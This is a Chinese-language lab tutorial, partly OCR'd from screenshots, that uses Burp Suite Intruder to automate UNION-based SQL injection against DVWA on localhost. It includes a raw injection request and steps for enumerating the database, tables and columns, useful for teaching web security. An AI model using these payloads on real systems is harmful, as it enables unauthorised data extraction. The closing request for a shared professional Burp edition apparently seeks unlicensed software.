



这里我们不用设置 grep 了 至于为什么大家自己想把。。。



intruder attack 14
attack save columns
Filter: showing all items
results target positions payloads options
request payload status error timeo... length comment
0 200 4855 baseline request
1 version() 200 4876
2 user() 200 4878
3 @@hostname 200 4887
4 @@basedir 200 4884
5 @@datadir 200 4890
6 database() 200 4876
7 200 544
request response
raw params headers hex
GET /dvwa/vulnerabilities/sqli/?id=1'/**/UNION/**/SELECT/**/version(),3--%20&Submit=Submit HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; zh-CN; rv:1.9.2.6) Gecko/20100625 Firefox/3.6.6
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-cn,zh;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: GB2312,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Proxy-Connection: keep-alive
Referer: http://127.0.0.1/dvwa/vulnerabilities/sqli/
Cookie: security=low; PHPSESSID=s37fsdk3akjk413jdbndhc6Os5
Connection: close
+ < >
0 matches
finished




接下来我们可以用 intruder 的另一种攻击模式来检查我们其他可以利用的数据库






2
3
target
positions
payloads
options
number of payloads: 1 (approx)
number of requests: 6 (approx)
payload set
1
runtime file
select file ...
F:\Tools\burpsuite_v1.3.03\GetDBS\get-dbs-1.txt



2
3
target
positions
payloads
options
number of payloads: 6 (approx)
number of requests: 6 (approx)
payload set
2
runtime file
select file ...
F:\Tools\burpsuite_v1.3.03\GetDBS\get-dbs-2.txt
payload processing rules





现在我们有基本信息，库，我们可以继续下去，重新配置 intruder，从而获得所有的表名。但要记得库名要做十六进制转换，编码可以用 burp 自带的 decoder。





burp suite free edition v1.4
burp intruder repeater window about
target proxy spider scanner intruder repeater sequencer decoder
dvwa
64767761



target positions payloads options
number of payloads: 1 (approx)
number of requests: 10 (approx)
payload set 1 runtime file
select file ... F:\Tools\burpsuite_v1.3.03\GetTABLES\group_concat-tables1.txt



number of payloads: 10 (approx)
number of requests: 10 (approx)
payload set 2 runtime file
select file ... F:\Tools\burpsuite_v1.3.03\GetTABLES\group_concat-tables2.1.txt
payload processing rules



target positions payloads options
number of payloads: 1
number of requests: 10 (approx)
payload set 3 preset list
0x64767761




重新配置 intruder—获取列名










现在就可以直接用 repeater 直接发送请求获取数据了



文章在此就告一段落了。这次讲解 burp-intruder 只是抛砖引玉，更多强大功能欢迎大家和我探讨。我也把我未解决的问题发出来吧：burp 内置浏览器的乱码问题、response 中文乱码、编码问题，如果哪位朋友会，交流下吧。 如果有朋友愿意共享 1.4.0.5 专业版，麻烦递我个。Thank